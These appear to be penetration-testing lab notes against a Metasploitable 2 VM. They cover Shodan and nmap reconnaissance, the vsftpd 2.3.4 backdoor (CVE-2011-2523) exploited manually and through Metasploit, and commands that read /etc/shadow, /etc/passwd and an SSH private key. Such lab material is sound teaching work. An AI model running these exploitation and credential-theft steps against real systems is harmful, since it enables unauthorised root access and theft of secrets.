- To use the command-line version of Shodan you have to type the following command:
  - `shodan init <API Key Associated with your shodan account>`
  - `shodan count <device> e.g shodan count ubuntu`
  - `shodan host <IP Address>`
  - `shodan search <search query> e.g shodan count nginx`
  - `shodan search 'org:"comune" city:"Verona“’`
  - `shodan download <filename> <search query>` will save the results in a json file

Active scanning

Active scans are those where the adversary probes victim infrastructure via network traffic

- Scanning IP Blocks
  - Public IP addresses may be allocated to organizations by block, or a range of sequential addresses.
  - Adversaries may scan IP blocks in order to Gather Victim Network Information, such as which IP addresses are actively in use as well as more detailed information about hosts assigned these addresses
- Vulnerability Scanning
  - Vulnerability scans typically check if the configuration of a target host/application (ex: software and version) potentially aligns with the target of a specific exploit the adversary may seek to use.

ARP Protocol



Tools for Host Identification

Netdiscover

  - sudo netdiscover –r <range of IP addresses you want to scan>

- Arp-scan
  - sudo arpscan –l scans the whole local network

Nmap

- `nmap <IP Address of Metasploitable 2 VM>`
- `nmap -sV <IP Address of Metasploitable 2 VM>` wil return information on the services running on open ports
- `nmap -sV -p <Open Port > <IP Address of Metasploitable 2 VM>`
- `nmap -A <IP Address of Metasploitable 2 VM>` will identify potential vulnerabilities
- `nmap -script vuln -oX vulnerabilities.xml <IP Address of Metasploitable 2 VM>`
- `xsltproc vuln.xml -o vuln.html`
- `nmap -script ftp-vsftpd-backdoor -p 21 <IP Address of Metasploitable 2 VM>`

Exploiting CVE-2011-2523

- Version 2.3.4 of vsftp contained a backdoor that was slipped into the servers hosting the source code by an unknown person.
- The particular version of VSFTP included on the Metasploitable virtual machine contains a vulnerability that opens a backdoor shell.
- If a client attempts to connect using a username that ends in a smiley :), it opens a backdoor shell listening on port 6200.

Manual Exploitation

- Open a terminal on Kali Linux VM
- Then type telnet <IP Address of Metasploitable 2 VM> 21
- When is connected you type USER nope:) and PASS user
- Close the connection
- Then telnet telnet <IP Address of Metasploitable 2 VM> 6200
- Now you have a shell as root and you can do whatever you want
- Restart the the Kali and Metasploitable 2 VMs

Automatic Exploitation with Metasploit

- Open a terminal on Kali Linux VM
- Type `msfconsole` to run Metasploit
- Type `search vsftp` to look for exploits for this service
- Type `use <index of the exploit>` to select the exploit
- Type `info` to display information about the exploit and parameters to be configured
- Then type `set RHOSTS <IP Address of Metasploitable 2 VM>`
- Then type `exploit`

Stealing information

- Copy the /etc/shadow file and /etc/passwd
  - `cat /etc/shadow`
  - `cat/etc/passwd`
- Steal SSH Key
  - ls –la /home/msfadmin
  - ls –la /home/msfadmin/.ssh
  - Cat /home/msfadmin/.ssh/id-rsa